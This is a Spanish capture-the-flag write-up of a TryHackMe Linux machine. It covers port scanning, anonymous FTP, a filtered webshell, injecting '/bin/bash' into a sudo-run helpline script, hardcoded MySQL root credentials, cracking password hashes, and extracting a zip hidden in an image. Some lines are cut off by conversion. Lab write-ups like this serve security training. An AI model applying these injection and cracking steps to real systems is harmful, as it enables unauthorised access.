

(De fácil e intuitiva no tiene absolutamente nada)

Empezamos por una máquina de THM, primeramente omitiremos la parte de la VPN, la daremos por sobreentendida, por lo que directamente vamos a hacer el ping inicial de reconocimiento. TTL cercano a 64, sabemos ahora que es un linux.

```
jouker@kali:~$ ping 10.10.249.151
PING 10.10.249.151 (10.10.249.151) 56(84) bytes of data:
64 bytes from 10.10.249.151: icmp_seq=1 ttl=63 time=63.4 ms
64 bytes from 10.10.249.151: icmp_seq=2 ttl=63 time=63.8 ms
64 bytes from 10.10.249.151: icmp_seq=3 ttl=63 time=64.1 ms
64 bytes from 10.10.249.151: icmp_seq=4 ttl=63 time=63.2 ms
64 bytes from 10.10.249.151: icmp_seq=5 ttl=63 time=62.5 ms
64 bytes from 10.10.249.151: icmp_seq=6 ttl=63 time=67.9 ms
^C
```

Seguidamente hacemos el nmap, vemos en primera instancia que nos lista el puerto 22, 80 y 21.

```
jouker@kali:~$ sudo nmap -p- -n -Pn -T5 -vvv -sV -sC 10.10.249.151 -oN escaneo_chill_hack
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-31 09:01 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:01
Completed NSE at 09:01, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:01
Completed NSE at 09:01, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:01
Completed NSE at 09:01, 0.00s elapsed
Initiating SYN Stealth Scan at 09:01
Scanning 10.10.249.151 [65535 ports]
Discovered open port 22/tcp on 10.10.249.151
Discovered open port 80/tcp on 10.10.249.151
Discovered open port 21/tcp on 10.10.249.151
```

```

PORT    STATE SERVICE REASON          VERSION
21/tcp  open  ftp      syn-ack ttl 63 vsftpd 3.0.3
| ftp-syst: 00000000000000000000000000000000
| STAT:
| FTP server status:
|   Connected to ::ffff:10.8.28.60
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
| vsFTPD 3.0.3 - secure, fast, stable (SA, signature: RSA-SHA256, peer tempo
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 1001      1001          90 Oct 03  2020 note.txt
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linu
| ssh-hostkey:
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA) 0.0 255 255 0.0
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDcXgJ3GDCJNTr2pG/LKpGexQ+zhCKUcUL0hjhsy6
QriwN+mKgIfrKYyoG7iLWZs92jsUEZVj7sHteOq9UNnyRN4+4FvDhI/8Qo0Q19IMszrbpxQV3GQK44xy
zny2SHWdKsOUUAKxkEIeEVXqa2pehJwqs0IEuC04sv
|   256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFetPK
|   256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKHq62Lw0h1xzNV41z03Bsfp0iBI3uy0XHtt6TOMHB
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: Game Info
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 7EEEE719D1DF55D478C68D9886707F17
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Podemos ver que tenemos acceso al puerto 21, con anonymous, de hecho hay una nota para nosotros. Nos conectamos y vemos el contenido de esta, al parecer creo que es un usuario. No entiendo la siguiente parte, pero strings es una comanda de linux, que quizas hay que tener en cuenta. Despues de fijarme en detalle con el futuro es básicamente que nos va a bloquear en una shell los

## tipicos payloads normales

```
(jouker@kali) [~/Descargas]
$ ftp 10.10.249.151
Connected to 10.10.249.151.
220 (vsFTPD 3.0.3)
Name (10.10.249.151:jouker): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -l
229 Entering Extended Passive Mode (|||41158|)
150 Here comes the directory listing.
-rw-r--r-- 1 1001 1001 90 Oct 03 2020 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||47240|)
150 Opening BINARY mode data connection for note.txt (90 bytes).
100% |*****
226 Transfer complete.
90 bytes received in 00:00 (1.44 KiB/s)
ftp> exit
221 Goodbye.

(jouker@kali) [~/Descargas]
$ cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Akaar
```

Explorando ahora el puerto 80 de lo que me dejó el whatweb, yo no veo nada extraño, solo que el JQuery es algo viejo, me dejó listado el searchsploit que he hecho también no vaya a ser que la vulnerabilidad al final sí sea por jquery antiguo


```
(jouker@kali) [~]
$ whatweb 10.10.249.151
http://10.10.249.151 [200 OK] Apache[2.4.29], Bootstrap, Country[RESERVED][22], Email[demo@gmail.com], Frame, HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.249.151], JQuery[1.11.1], Script, Title[Game Info], X-UA-Compatible[IE=edge]

$ searchsploit jquery 1
```

Exploit Title	Path
BK Mobile JQuery CMS 2.4 - Multiple Vulnerabilities	php/webapps/39339.txt
blueimp's JQuery 9.22.0 - (Arbitrary) File Upload (Metasploit)	php/remote/45790.rb
blueimp's JQuery 9.22.0 - (Arbitrary) File Upload (Metasploit)	php/remote/45790.rb
Blueimp's JQuery File Upload 9.22.0 - Arbitrary File Upload Exploit	php/webapps/46182.py
JQuery - jui_filter_rules PHP Code Execution	php/remote/36124.txt
JQuery 1.0.3 - Cross-Site Scripting (XSS)	multiple/webapps/49767.txt
JQuery 1.2 - Cross-Site Scripting (XSS)	multiple/webapps/49766.txt
JQuery UI 1.12.1 - Denial of Service (DoS)	multiple/dos/49489.html
JQuery Uploadify 2.1.0 - Arbitrary File Upload	multiple/webapps/11218.txt
JQuery-File-Upload 9.22.0 - Arbitrary File Upload	php/webapps/45584.txt
JQuery-Real-Person plugin - Bypass Captcha	php/webapps/18167.txt
WordPress Plugin 1-jquery-photo-gallery-Slideshow-flash 1.01 - Cross-Site Scripting	php/webapps/36382.txt
WordPress Plugin Delightful Downloads JQuery File Tree 1.6.6 - Path Traversal	php/webapps/49693.php
WordPress Plugin JQuery Mega Menu 1.0 - Local File Inclusion	php/webapps/16250.php
WordPress Plugin NextGEN Gallery - 'jqueryFileTree.php' Directory Traversal	php/webapps/39100.txt
XOOPS Module WF-Links 1.03 - 'cid' SQL Injection	php/webapps/3670.py

```
Shellcodes: No Results
```

La página principal es una página de deportes generica



De una forma bastante realista hay una webshell para ejecutar comandos en el directorio /secret. Lo he encontrado a traves de gobuster y nikto

```

(jouker@kali) [~]
$ nikto --host 10.10.249.151
- NIKTO V2.5.0

+ Target IP: 10.10.249.151
+ Target Hostname: 10.10.249.151
+ Target Port: 80
+ Start Time: 2025-01-31 09:18:53 (GMT1)

+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not p
+ /: The X-Content-Type-Options header is not set. This co
+ /www.netsparker.com/web-vulnerability-scanner/vulnerabilit
+ No CGI Directories found (use '-C all' to force check al
+ Apache/2.4.29 appears to be outdated (current is at leas
+ /images: IP address found in the 'location' header. The
+ /images: The web server may reveal its internal or real
+ i-bin/cvname.cgi?name=CVE-2000-0649
+ /: Server may leak inodes via ETags, header found with f
+ 3-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ /css/: Directory indexing found.
+ /css/: This might be interesting
+ /secret/: This might be interesting.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://v

```

```

(jouker@kali) [~/Descargas]
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.249.151 -x php,xml,txt,css,phtml,bak,
Gobuster v3.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.249.151
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,xml,txt,css,phtml,bak,
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./ (Status: 200) [Size: 35184]
./phtml (Status: 403) [Size: 278]
./php (Status: 403) [Size: 278]
/images (Status: 301) [Size: 315] [→ http://10.10.249.151/images/]
/contact.php (Status: 200) [Size: 0]
/css (Status: 301) [Size: 312] [→ http://10.10.249.151/css/]
/style.css (Status: 200) [Size: 37910]
/js (Status: 301) [Size: 311] [→ http://10.10.249.151/js/]
/fonts (Status: 301) [Size: 314] [→ http://10.10.249.151/fonts/]
/secret (Status: 301) [Size: 315] [→ http://10.10.249.151/secret/]
Progress: 71760 / 1764488 (4.07%)



```





Finalmente y después de probar todos los payloads posibles he conseguido bypassear las restricciones de reverse Shell que me pedían.

Es importante saber, que primero he hecho una comanda que me permitiese usarla normal, como whoami despues he puesto el punto y coma



Le aplicamos el tratamiento de la TTY

```
root@ip-10-10-71-237:~#  
File Edit View Search Terminal Help  
www-data@ubuntu:/var/www/html/secret$ export TERM=xterm  
www-data@ubuntu:/var/www/html/secret$ export SHELL=bash  
www-data@ubuntu:/var/www/html/secret$ ^C  
www-data@ubuntu:/var/www/html/secret$ ^C  
www-data@ubuntu:/var/www/html/secret$
```

Tenemos estos 3 usuarios, de estos 3 usuarios vamos a explorar un poco como vamos a cambiar hasta llegar a root

```
total 12  
drwxr-x--- 2 anurodh anurodh 4096 Oct  4 2020 anurodh  
drwxr-xr-x 5 apaar   apaar   4096 Oct  4 2020 apaar  
drwxr-x--- 4 aurick  aurick  4096 Oct  3 2020 aurick  
www-data@ubuntu:/home$
```

Puedo ejecutar sin password el /home/apaar/.helpline.sh. Vamos a ver si podemos realizar un desplazamiento lateral

```
3.0.110 generic  
www-data@ubuntu:/$ sudo -l  
Matching Defaults entries for www-data on ubuntu:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User www-data may run the following commands on ubuntu:  
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh  
www-data@ubuntu:/$ nano /home/apaar/.helpline.sh  
Unable to create directory /var/www/.local/share/nano/: No such file or directory  
y  
It is required for saving/loading search history or cursor positions
```

Tenemos el mensaje para enviar a alguien, como vamos a vulnerar esto?

```
www-data@ubuntu:/$ sudo ./home/apaar/.helpline.sh
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
sudo: 1 incorrect password attempt
www-data@ubuntu:/$ sudo -u apaar ./home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: kevin
Hello user! I am kevin, Please enter your message: capullo
Thank you for your precious time!
www-data@ubuntu:/$
```

```
Thank you for your precious time!
www-data@ubuntu:/$ sudo -u apaar ./home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: /bin/bash
Hello user! I am /bin/bash, Please enter your message: /bin/bash
whoami
apaar
```

```
cd /home
ls -l
total 12
drwxr-x--- 2 anurodh anurodh 4096 Oct  4 2020 anurodh
drwxr-xr-x 5 apaar   apaar   4096 Oct  4 2020 apaar
drwxr-x--- 4 aurick  aurick  4096 Oct  3 2020 aurick
cd apaar
ls -l
total 4
-rw-rw---- 1 apaar apaar 46 Oct  4 2020 local.txt
cat local.txt
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
```

Buscando en directorios despues de que crontab y los SUID no fuesen una buena alternativa veo que hay un .php con credenciales



de root que podrian ser las necesarias para escalar privilegios.

```
File Edit View Search Terminal Help
@cat index.php
<html>
<body>
<?php
    if(isset($_POST['submit']))
    {
        $username = $_POST['username'];
        $password = $_POST['password'];
        ob_start();
        session_start();
        try
        {
            $con = new PDO("mysql:dbname=
root","!@m+her00+@db");
            $con->setAttribute(PDO::ATTR
G);
        }
        catch(PDOException $e)
    }
```

```
total 20
-rw-r--r-- 1 root root 391 Oct 3 2020 account.php
-rw-r--r-- 1 root root 453 Oct 3 2020 hacker.php
drwxr-xr-x 2 root root 4096 Oct 3 2020 images
-rw-r--r-- 1 root root 1153 Oct 3 2020 index.php
-rw-r--r-- 1 root root 545 Oct 3 2020 style.css
pwd
/var/www/files
```

```
apaar@ubuntu:/var/www/files$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
```

De nuevo con el desplazamiento lateral nos muestran unas credenciales a quebrar que no se en que formato estan, pero hay

que descifrarlo para seguir con el challenge.

```
mysql> select webportal;
ERROR 1054 (42S22): Unknown column 'webportal' in 'field list'
mysql> use webportal;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_webportal |
+-----+
| users                |
+-----+
1 row in set (0.00 sec)

mysql> select * from users
-> ;
+----+-----+-----+-----+-----+
| id | firstname | lastname | username | password |
+----+-----+-----+-----+-----+
| 1  | Anurodh   | Acharya  | Aurick   | 7e53614ced3640d5de23f111806cc4fd |
| 2  | Apaar     | Dahal    | cullapaar | 686216240e5af30df0501e53c789a649 |
+----+-----+-----+-----+-----+
```

Privacidad - Términos

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
7e53614ced3640d5de23f111806cc4fd	md5	masterpassword

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)


```
apaar@ubuntu:/var/www/html$ cd /home
apaar@ubuntu:/home$ ls -l
total 12
drwxr-x--- 2 anurodh anurodh 4096 Oct  4 2020 anurodh
drwxr-xr-x 5 apaar   apaar   4096 Feb  3 10:41 apaar
drwxr-x--- 4 aurick  aurick  4096 Oct  3 2020 aurick
apaar@ubuntu:/home$ su anurodh
Password:
su: Authentication failure
apaar@ubuntu:/home$
```

Nos hemos comido de lleno el RABBIT HOLE, no era eso.

```

apaar@ubuntu:/var/www/files$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.137.148 - - [03/Feb/2025 10:45:36] "GET / HTTP/1.1" 200 -
10.10.137.148 - - [03/Feb/2025 10:45:37] code 404, message File not found
10.10.137.148 - - [03/Feb/2025 10:45:37] "GET /favicon.ico HTTP/1.1" 404 -

```



## Directory listing for /

- [account.php](#)
- [hacker.php](#)
- [images/](#)
- [index.php](#)
- [style.css](#)

```

apaar@ubuntu:/var/www/files/images$ ls -l
total 2104
-rw-r--r-- 1 root root 2083694 Oct  3  2020 002d7e638fb463fb7a266f5ffc7ac47d.gif
-rw-r--r-- 1 root root 68841 Oct  3  2020 hacker-with-laptop_23-2147985341.jpg
apaar@ubuntu:/var/www/files/images$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

He hecho un conjunto de capturas pero básicamente lo importante aquí es que hacker-with-laptop.jpg esconde algo dentro y ese es realmente el hackeo, no todo lo de antes del rabbit hole que nos hemos comido, hemos compartido un servidor python con la siguiente comanda ``python3 -m http.server 8080

Con esa comanda he conseguido descargar la imagen en mi repositorio local, tal como se muestran n las imagenes de antes, una vez descargada la imagen tanto de forma física como con un wget, como se prefiera, la tenemos que pasar con el stegseek

```

$ stegseek hacker-with-laptop_23-2147985341.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "backup.zip".
[i] Extracting to "hacker-with-laptop_23-2147985341.jpg.out".

(jouker@joukerm)-[~/Descargas]
$ ls -l
total 84
-rw-rw-r-- 1 jouker jouker 68841 feb  5 12:38 hacker-with-laptop_23-214798534
1.jpg
-rw-rw-r-- 1 jouker jouker  750 feb  5 12:45 hacker-with-laptop_23-214798534
1.jpg.out
-rw-rw-r-- 1 jouker jouker  8305 feb  5 12:30 Joukerr.ovpn

(jouker@joukerm)-[~/Descargas]
$ ls -l
total 84
-rw-rw-r-- 1 jouker jouker 68841 feb  5 12:38 hacker-with-laptop_23-2147985341.jpg
-rw-rw-r-- 1 jouker jouker  750 feb  5 12:45 hacker-with-laptop_23-2147985341.jpg.out
-rw-rw-r-- 1 jouker jouker  8305 feb  5 12:30 Joukerr.ovpn

(jouker@joukerm)-[~/Descargas]
$

```

Se ve un.out que hemos conseguido con stegseek, realmente el archivo original se llama backup.zip, por lo que lo renombro a su nombre original con la comanda mv + nombre actual + nombre que le pongo ahora.

Una vez esta en ZIP lo intento unzipear con la comanda unzip. Pero me pide una contraseña que a priori no tengo

```

$ ls -l
total 84
-rw-rw-r-- 1 jouker jouker  750 feb  5 12:45 backup.zip
-rw-rw-r-- 1 jouker jouker 68841 feb  5 12:38 hacker-with-laptop_23-2147985341.jpg
-rw-rw-r-- 1 jouker jouker  8305 feb  5 12:30 Joukerr.ovpn

(jouker@joukerm)-[~/Descargas]
$ unzip backup.zip
Archive: backup.zip
[backup.zip] source_code.php password:

```

Primero de todo hacemos que el backup.zip convertirlo en un hash con zip2john, para despues poder crackearlo con tranquilidad, lo bueno de este ataque es que es un ataque offline y que la máquina objetivo ahora mismo no nota que estamos crackeando nada pq lo

hacemos desde nuestra máquina.;

```
(jouker@joukerm) ~/Descargas
$ zip2john backup.zip > backup.hash
Created directory: /home/jouker/.john
ver 2.0 efh 5455 efh 7875 backup.zip/source_code.php PKZIP Encr: TS_chk, cmplen=554, decmlen=1211, crc=69DC82F3 ts=2297 cs=2297 type=8

(jouker@joukerm) ~/Descargas
$ ls -l
total 88
-rw-rw-r-- 1 jouker jouker 1232 feb  5 12:51 backup.hash
-rw-rw-r-- 1 jouker jouker  750 feb  5 12:45 backup.zip
-rw-rw-r-- 1 jouker jouker 68841 feb  5 12:38 hacker-with-laptop_23-2147985341.jpg
-rw-rw-r-- 1 jouker jouker  8265 feb  5 12:30 Joukerr.ovpn

(jouker@joukerm) ~/Descargas
$ cat backup.hash
backup.zip/source_code.php:$pkzip$1*1*2*0*22a*4bb*69dc82f3*0*49*8*22a*2297*8e9e8de3a4b82cc98077a470ef800ed60ec6e205dc091547387432378de4c26ae8d640ef8018845c7d82b97b438a0a76e9a39c4846a146ae0efe4027f733ab63b509a56e2dec4c1dbce84337f0816421790246c983540c6fab21dd43aeda16d91addc5845dd18a05352ca59725b5e7cf475144b22c6446a85edb8984cf7fc41d6a177f172c65e57f064700b6d49ef8298d83f42145e69befeab92453bd5f89bf827cd7993c9497eb2ad9868abd34b7a7b85f8e5acf9a2ff4cac0075aa49e2f2d22e779bf3d9eacd2e1beffef894bc67de7235db962c80bbd3e3b54a14512a47841140e162184ca5d5d0ba013c1eaaa3220d82a53959a3e7d94fb5fad2e52bf2adc2a55483837a5fc847f5ff0298fd47b139ce2d87915d688f09d8d167470db22bda770ce1602d6d2681b3973c5aac3b03258900d9e2cc50b8cea614d81bcfb05d510636e3*$pkzip$source_code.php:backup.zip::backup.zip

(jouker@joukerm) ~/Descargas
```

Con John finalmente obtenemos nuestro password crackeado

```
(jouker@joukerm) ~/Descargas
$ john backup.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2025-02-05 12:54) 50.00g/s 614400p/s 614400c/s 614400C/s horoscope..hawkeye
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
(jouker@joukerm)-[~/Descargas]
$ unzip backup.zip
Archive: backup.zip
[backup.zip] source_code.php password:
  inflating: source_code.php

(jouker@joukerm)-[~/Descargas]
$ ls -l
total 92
-rw-rw-r-- 1 jouker jouker 1232 feb  5 12:51 backup.hash
-rw-rw-r-- 1 jouker jouker  750 feb  5 12:45 backup.zip
-rw-rw-r-- 1 jouker jouker 68841 feb  5 12:38 hacker-with-laptop_23-2147985341.jpg
-rw-rw-r-- 1 jouker jouker 8305 feb  5 12:30 joukerr.ovpn
-rw-r--r-- 1 jouker jouker 1211 oct  3 2020 source_code.php

(jouker@joukerm)-[~/Descargas]
$ cat source_code.php
<html>
<head>
  Admin Portal
</head>
<title> Site Under Development ... </title>
<body>
  <form method="POST">
